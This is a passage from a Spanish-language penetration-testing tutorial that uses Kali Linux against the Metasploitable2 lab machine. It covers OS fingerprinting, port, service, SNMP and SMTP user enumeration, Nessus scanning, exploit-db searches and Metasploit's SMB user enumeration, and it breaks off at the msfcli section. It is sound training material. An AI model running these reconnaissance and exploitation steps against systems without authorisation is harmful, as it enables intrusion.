## 5.2 Reconocimiento del Sistema Operativo

Este procedimiento consiste en determinar el sistema operativo en funcionamiento en las objetivos activos para conocer el tipo de sistema que se está penetrando.

### nmap

<http://nmap.org/>



```
# nmap -O [Dirección_IP]
```

```
3306/tcp open  mysql
3632/tcp open  distccd
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
6697/tcp open  unknown
8009/tcp open  ajp13
8180/tcp open  unknown
8787/tcp open  unknown
48188/tcp open  unknown
50555/tcp open  unknown
54212/tcp open  unknown
59094/tcp open  unknown
MAC Address: 00:0C:29:18:69:C8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
```

Imagen 5-3. Información del Sistema Operativo de Metasploitable2, obtenidos por nmap.

## p0f

<http://lcamtuf.coredump.cx/p0f3/>

Kali Linux trae instalada por defecto la versión 2.0.8 de p0f. La versión más actual es la 3.06b, la cual puede ser descargada desde el siguiente enlace: <http://lcamtuf.coredump.cx/p0f3/releases/p0f-latest.tgz>

Antes de proceder con la instalación de p0f, se debe de instalar el paquete “libpcap-dev”, con el siguiente comando:

```
# apt-get install libpcap-dev
```





Para instalar p0f, simplemente descargue el archivo, por ejemplo dentro del directorio /opt/ y luego proceda con su instalación, de la siguiente manera:

```
# tar xzvf p0f-latest.tgz  
  
# cd p0f-3.06b  
  
# ./build.sh
```

```
Unpacking libpcap0.8-dev (from ../libpcap0.8-dev_1.3.0-1_i386.deb) ...  
Selecting previously unselected package libpcap-dev.  
Unpacking libpcap-dev (from ../libpcap-dev_1.3.0-1_all.deb) ...  
Processing triggers for man-db ...  
Setting up libpcap0.8-dev (1.3.0-1) ...  
Setting up libpcap-dev (1.3.0-1) ...  
root@kali:/opt/p0f-3.06b# ./build.sh  
Welcome to the build script for p0f 3.06b!  
Copyright (C) 2012 by Michał Zalewski <lcamtuf@coredump.cx>  
  
[+] Configuring production build.  
[*] Checking for a sane build environment... OK  
[*] Checking for working GCC... OK  
[*] Checking for *modern* GCC... OK  
[*] Checking if memory alignment is required... nope  
[*] Checking for working libpcap... OK  
[*] Checking for working BPF... OK  
[+] Okay, you seem to be good to go. Fingers crossed!  
[*] Compiling p0f... OK  
  
Well, that's it. Be sure to review README. If you run into any problems, you  
can reach the author at <lcamtuf@coredump.cx>.  
root@kali:/opt/p0f-3.06b#
```

Imagen 5-4. Instalación satisfactorio de p0f.

```
# p0f -h  
  
# p0f -i [Interfaz] -l -o /tmp/resultado_p0f.txt
```



```
.-[ 192.168.1.38/54918 -> 192.168.1.34/80 (syn+ack) ]-
server   = 192.168.1.34/80
os       = Linux 2.6.x
dist     = 0
params  = none
raw_sig  = 4:64+0:0:1460:mss*4,5:mss,sok,ts,nop,ws:df:0
-----

.-[ 192.168.1.38/54918 -> 192.168.1.34/80 (mtu) ]-
server   = 192.168.1.34/80
link     = Ethernet or modem
raw_mtu  = 1500
-----
The quieter you become, the more you are able to hear.

.-[ 192.168.1.38/54918 -> 192.168.1.34/80 (uptime) ]-
server   = 192.168.1.34/80
uptime   = 0 days 0 hrs 58 min (modulo 497 days)
raw_freq = 100.00 Hz
```

Imagen 5-5. Información obtenida por pOf de Metasploitable2

Para obtener resultados similares a los expuestos en la Imagen 5-5, se debe establecer una conexión al puerto 80 de Metasploitable2 utilizando el siguiente comando:

```
# echo -e "HEAD / HTTP/1.0\r\n" | nc -n [Dirección _IP] 80
```



## 6. Enumerar el Objetivo

La enumeración del objetivo es un proceso utilizado para encontrar y recolectar información de los puertos y servicios disponibles en el objetivo. Usualmente este proceso se realiza luego de haber descubierto el entorno objetivo mediante el escaneo para obtener los hosts en funcionamiento. Este proceso se realiza usualmente al mismo tiempo que el proceso de descubrimiento.

### 6.1 Escaneo de Puertos.

Teniendo ya conocimiento del rango de la red y las máquinas activas en el objetivo, es momento de proceder con el escaneo de puertos para obtener los puertos TCP y UDP abiertos.

#### **nmap**

<http://nmap.org/>

Por defecto nmap utiliza un escaneo SYN, pero este es substituido por un escaneo Connect si el usuario no tiene los privilegios necesarios para enviar paquetes en bruto. Además de no especificarse los puertos, se escanean los 1,000 puertos más populares.

```
# nmap [Dirección_IP]
```



```
root@kali:~# nmap 192.168.1.34
Starting Nmap 6.25 ( http://nmap.org ) at 2013-11-20 20:55 PET
Nmap scan report for 192.168.1.34
Host is up (0.00066s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
```

Imagen 6-1. Información obtenida con una escaneo por defecto utilizando nmap

Para especificar un conjunto de puertos que se escanearan contra un objetivo se debe utilizar la opción “-p” de nmap, seguido de la lista de puertos o rango de puertos.

```
# nmap -p1-65535 [Dirección_IP]
# nmap -p 80 192.168.1.0/24
# nmap -p 80 192.168.1.0/24 -oA /tmp/resultado_nmap_p80.txt
```



```
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
3632/tcp   open  distccd
5432/tcp   open  postgresql
5900/tcp   open  vnc
6000/tcp   open  X11
6667/tcp   open  irc
6697/tcp   open  unknown
8009/tcp   open  ajp13
8180/tcp   open  unknown
8787/tcp   open  unknown
48188/tcp  open  unknown
50555/tcp  open  unknown
54212/tcp  open  unknown
59094/tcp  open  unknown
MAC Address: 00:0C:29:18:69:C8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
root@kali:~#
```

Figura 6-2. Resultados obtenidos con nmap al escanear todos los puertos.

### zenmap

<http://nmap.org/zenmap/>

Zenmap es un GUI para nmap. Es una aplicación libre y open source el cual ayuda a facilitar el uso de nmap a los principiantes, a la vez que proporciona características avanzadas para usuarios más experimentados.




Imagen 6-3. Ventana de Zenmap

## 6.2 Enumeración de Servicios

El Determinar los servicios en funcionamiento en cada puerto específico puede asegurar una prueba de penetración satisfactoria sobre la red objetivo. También puede eliminar cualquier duda generada del proceso del reconocimiento de la huella del sistema operativo.

### nmap

<http://nmap.org/>

```
# nmap -sV [Dirección_IP]
```



```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-11-13 18:33:33 PET
Nmap scan report for 192.168.1.34
Host is up (0.00071s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

Imagen 6-4. Información obtenida del escaneo de versiones con nmap.

### amap

<http://www.thc.org/thc-amap/>

```
# amap -h
# amap -bq [Dirección_IP] 1-100
```



```
root@kali:~# amap 192.168.1.35 -b -v -d 25
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2013-05-23 22:08:43 - APPLICATION MA
PPING mode

Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 192.168.1.35:25/tcp matches smtp - banner: 220 metasploitable.locald
omain ESMTX Postfix (Ubuntu)\r\n221 2.7.0 Error I can break rules, too. Goodbye.
\r\n
Dump of identified response from 192.168.1.35:25/tcp (by trigger http):
0000: 3232 3020 6d65 7461 7370 6c6f 6974 6162 [ 220 metasploitab ]
0010: 6c65 2e6c 6f63 616c 646f 6d61 696e 2045 [ le.localdomain E ]
0020: 534d 5450 2050 6f73 7466 6978 2028 5562 [ SMTP Postfix (Ub ]
0030: 756e 7475 290d 0a32 3231 2032 2e37 2e30 [ untu)..221 2.7.0 ]
0040: 2045 7272 6f72 3a20 4920 6361 6e20 6272 [ Error: I can br ]
0050: 6561 6b20 7275 6c65 732c 2074 6f6f 2e20 [ eak rules, too. ]
0060: 476f 6f64 6279 652e 0d0a [ Goodbye... ]
Protocol on 192.168.1.35:25/tcp matches nntp - banner: 220 metasploitable.locald
omain ESMTX Postfix (Ubuntu)\r\n502 5.5.2 Error command not recognized\r\n
Dump of identified response from 192.168.1.35:25/tcp (by trigger ssl):
```

Imagen 6-5. Ejecución de amap contra el puerto 25

La enumeración DNS es el procedimiento de localizar todos los servidores DNS y entradas DNS de una organización objetivo, para capturar información crítica como nombres de usuarios, nombres de computadoras, direcciones IP, y demás.

La enumeración SNMP permite realizar este procedimiento pero utilizando el protocolo SNMP, lo cual puede permitir obtener información como software instalado, usuarios, tiempo de funcionamiento del sistema, nombre del sistema, unidades de almacenamiento, procesos en ejecución y mucha más información.

Para utilizar las dos herramientas siguientes es necesario modificar una línea en el archivo /etc/snmp/snmpd.conf en Metasploitable2.

```
agentAddress udp:[Direccion IP]:161
```





Donde [Dirección IP] corresponde a la dirección IP de Metasploitable2.

Luego que se han realizado los cambios se debe proceder a iniciar el servicio snmpd, con el siguiente comando:

```
# sudo /etc/init.d/snmp start
```

### snmpwalk

<http://linux.die.net/man/1/snmpwalk>

```
# snmpwalk -h  
# snmpwalk -c public [Dirección_IP] -v 2c
```

```
Apr 10 13:58:00 UTC 2008 i686"  
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10  
iso.3.6.1.2.1.1.3.0 = Timeticks: (10932) 0:01:49.32  
iso.3.6.1.2.1.1.4.0 = STRING: "msfdev@metasploit.com"  
iso.3.6.1.2.1.1.5.0 = STRING: "metasploitable"  
iso.3.6.1.2.1.1.6.0 = STRING: "Metasploit Lab"  
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00  
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1  
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1  
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1  
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1  
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.2.1.49  
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.4  
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50  
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.6.3.16.2.2.1  
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."  
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatchin  
g."  
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for th  
e SNMP User-based Security Model."  
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"  
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB module for managing TCP implementatio  
ns"  
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing IP and ICMP imple
```

Imagen 6-6. Información obtenida por snmpwalk



## snmpcheck

<http://www.nothink.org/codes/snmpcheck/index.php>

```
# snmpcheck -h  
# snmpcheck -t [Dirección_IP]
```

```
root@kali:~# snmpcheck -t 192.168.1.35  
snmpcheck.pl v1.8 - SNMP enumerator  
Copyright (c) 2005-2011 by Matteo Cantoni (www.nothink.org)  
  
[*] Try to connect to 192.168.1.35  
[*] Connected to 192.168.1.35  
[*] Starting enumeration at 2013-06-11 23:36:23  
  
[*] System information  
-----  
-----  
Hostname           : metasploitable  
Description        : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 1  
0 13:58:00 UTC 2008 i686  
Uptime system     : 1 hour, 49:28.76  
Uptime SNMP daemon : 9 minutes, 48.73  
Contact           : msfdev@metasploit.com  
Location          : Metasploit Lab  
Motd              : -  
  
[*] Devices information The quieter you become, the more you are able to hear.  
-----
```

Imagen 6-7. Iniciando la ejecución de snmpcheck contra Metasploitable2

## SMTP user enum

<http://pentestmonkey.net/tools/smtp-user-enum>

```
# smtp-user-enum -h  
  
# smtp-user-enum -M VRFY -U /usr/share/metasploit-  
framework/data/wordlists/unix_users.txt -t [Dirección_IP]
```





## 7. Mapear Vulnerabilidades

La tarea de mapear vulnerabilidades consiste en identificar y analizar las vulnerabilidades en la red objetivo. Cuando se han completado los procedimientos de captura, descubrimiento, y enumeración de información, es momento de identificar las vulnerabilidades. La identificación de vulnerabilidades permite aprender cuales son las vulnerabilidades para las cuales el objetivo es susceptible, y permite realizar un conjunto de ataques más pulido.

### 7.1 Vulnerabilidad Local

Una vulnerabilidad local se conoce como aquella donde un atacante requiere acceso local para explotar una vulnerabilidad, ejecutando una pieza de código. Al aprovecharse de este tipo de vulnerabilidad un atacante puede elevar sus privilegios y obtener accesos sin restricción en el sistema objetivo.

### 7.1 Vulnerabilidad Remota

Una Vulnerabilidad Remota es aquella en el cual el atacante no tiene acceso previo, pero la vulnerabilidad puede ser explotada mediante la red. Este tipo de vulnerabilidad permite al atacante obtener acceso a un sistema objetivo sin enfrentar ningún tipo de barrera física o local.

#### Nessus Vulnerability Scanner

<http://www.tenable.com/products/nessus>

Descargar Nessus desde la siguiente página:

<http://www.tenable.com/products/nessus/nessus-download-agreement>

Seleccionar el paquete adecuado, ya sea Debian 6.0 (32 bits) o Debian 6.0 (64 bits). Y luego proceder a instalarlo de la siguiente manera:

```
# dpkg -i Nessus-5.0.3-debian6_i386.deb
```

Para iniciar el demonio de Nessus se debe ejecutar el siguiente comando:

```
# /opt/nessus/sbin/nessus-service -q -D
```



También se puede utilizar el siguiente comando, para iniciar Nessus:

```
# /etc/init.d/nessusd start
```

Una vez que se ha instalado Nessus, abrir la siguiente página desde el navegador.

```
https://127.0.0.1:8834
```

Para actualizar los plugins de nessus se debe utilizar los siguientes comandos.

```
# cd /opt/nessus/sbin  
# ./nessus-update-plugins
```




Imagen 7-1. Formulario de Autenticación para Nessus



Luego de Ingresar el nombre de usuario y contraseña, creados durante el proceso de configuración, se presentará la interfaz gráfica para utilizar el escaner de vulnerabilidades.




Imagen 7-3. Resultados del Escaneo Remoto de Vulnerabilidades contra Metasploitable2.

Un documento con la guía de instalación y configuración de Nessus en idioma español, puede ser ubicado en:

[http://static.tenable.com/documentation/nessus\\_5.0\\_installation\\_guide\\_ESN.pdf](http://static.tenable.com/documentation/nessus_5.0_installation_guide_ESN.pdf)

Otro documento importante es la guía del usuario de Nessus, la cual puede ser ubicado en:

[http://static.tenable.com/documentation/nessus\\_5.0\\_HTML5\\_user\\_guide\\_ESN.pdf](http://static.tenable.com/documentation/nessus_5.0_HTML5_user_guide_ESN.pdf)



## 8. Explotar el Objetivo

Luego de haber descubierto las vulnerabilidades en el host o red objetivo, es momento de intentar explotarlas. La fase de explotación algunas veces finaliza el proceso de la Prueba de Penetración, pero esto depende del contrato, pues existen situaciones donde se debe ingresar de manera más profunda en la red objetivo para expandir el ataque por toda la red y ganar los todos los privilegios posibles.

### 8.1 Repositorios con Exploits

Todos los días se reportan vulnerabilidades, pero en la actualidad solo una pequeña parte de ellas son expuestas al público. Algunos de estos “exploits”, puede ser descargados desde sitios webs donde se mantienen repositorios de ellos. Algunos de estas páginas se detallan a continuación.

- Exploit DataBase: <http://www.exploit-db.com/>
- Inj3ct0r: <http://1337day.com/>
- Code Exploits Collection: <http://exploitsdownload.com>
- Packet Storm: <http://packetstormsecurity.com/files/tags/exploit/>
- Metasploit Auxiliary Module & Exploit Database: <http://www.metasploit.com/modules/>

Kali Linux mantiene un repositorio local de exploits de “Exploit-DB”. Esta base de datos local cuenta con un script de nombre “searchsploit”, el cual permite realizar búsquedas dentro de esta base de datos local.

Todos los exploits contenidos en este repositorio local está adecuadamente ordenados e identificados. Por ejemplo, para leer o visualizar el archivo `/unix/remote/17491.rb`, se pueden utilizar los siguientes comando.

```
# cd /usr/share/exploitdb/  
# ls  
# cd platforms/unix/remote  
# less 17491.rb
```



```
root@kali:~# cd /usr/share/exploitdb/
root@kali:/usr/share/exploitdb# ls
files.csv platforms searchsploit
root@kali:/usr/share/exploitdb# searchsploit vsftpd
Description                                                                                               Pat
h                                                                                                       h
-----
vsftpd 2.0.5 (CWD) Remote Memory Consumption Exploit (post auth)                                       /lin
ux/dos/5814.pl                                                                                               /lin
vsftpd 2.3.2 Denial of Service Vulnerability                                                            /lin
ux/dos/16270.c                                                                                             /uni
VSFTPD v2.3.4 Backdoor Command Execution                                                                /uni
x/remote/17491.rb
root@kali:/usr/share/exploitdb#
```




Imagen 8-1. Resultados obtenidos al realizar una búsqueda con el script “searchsploit”

## 8.2 La Consola de Metasploit Framework

<http://www.metasploit.com/>

La Consola de Metasploit (msfconsole) es principalmente utilizado para manejar la base de datos de Metasploit, manejar las sesiones, además de configurar y ejecutar los módulos de Metasploit. Su propósito esencial es la explotación. Esta permite conectarse al objetivo de tal manera que se puedan ejecutar los exploits contra este.

Dado que Metasploit Framework utiliza PostgreSQL como su Base de Datos, esta debe ser iniciada en primera instancia. Luego se podrá iniciar la consola de Metasploit Framework.

```
# service postgresql start
```

Para verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.





```
# netstat -tna | grep 5432
```

Para mostrar la ayuda Metasploit Framework.

```
# msfconsole -h  
# msfconsole
```

Algunos de los comandos útiles para interactuar con la consola son:  
a verificar que el servicio se ha iniciado correctamente se debe ejecutar el siguiente comando.

```
msf > help  
msf > use [Nombre Módulo]  
msf > set [Nombre Opción] [Nombre Módulo]  
msf > exploit  
msf > run  
msf > search [Nombre Módulo]  
msf > exit
```



Imagen 8-2. Consola de Metasploit Framework

En el siguiente ejercicio se detalla el uso del módulo auxiliar "SMB User Enumeration (SAM EnumUsers)".

```
msf > search smb

msf > use auxiliary/scanner/smb/smb_enumusers

msf auxiliary(smb_enumusers) > info

msf auxiliary(smb_enumusers) > show options

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.34

msf auxiliary(smb_enumusers) > exploit
```



```
Name      Current Setting  Required  Description
----      -
RHOSTS    yes             The target address range or CIDR identifier
SMBDomain WORKGROUP       no        The Windows domain to use for authentication
SMBPass   no              The password for the specified username
SMBUser   no              The username to authenticate as
THREADS   1               The number of concurrent threads

Description:
  Determine what local users exist via the SAM RPC service

msf auxiliary(smb_enumusers) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf auxiliary(smb_enumusers) > exploit

[*] 192.168.1.34 METASPLOITABLE [ games, nobody, bind, proxy, syslog, user, www-data, root, news, postgres, bin, mail, distccd, proftpd, dhcp, daemon, sshd, man, lp, mysql, gnats, libuid, backup, msfadmin, telnetd, sys, klog, postfix, service, list, irc, ftp, tomcat55, sync, uucp ] ( LockoutTries=0 PasswordMin=5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumusers) >
```

Imagen 8-3. Lista de usuarios obtenidos con el módulo auxiliar smb\_enumusers

### 8.3 CLI de Metasploit Framework

Metasploit CLI (msfcli) es una de las interfaces que permite a Metasploit Framework realizar sus tareas. Esta es una buena interfaz para aprender a manejar Metasploit Framework o para evaluar / escribir un nuevo exploit. También es útil en caso se requiera utilizarlo en scripts y aplicar automatización para tareas.

```
# msfcli -h
# msfcli
```



```
root@kali:~# msfcli -h
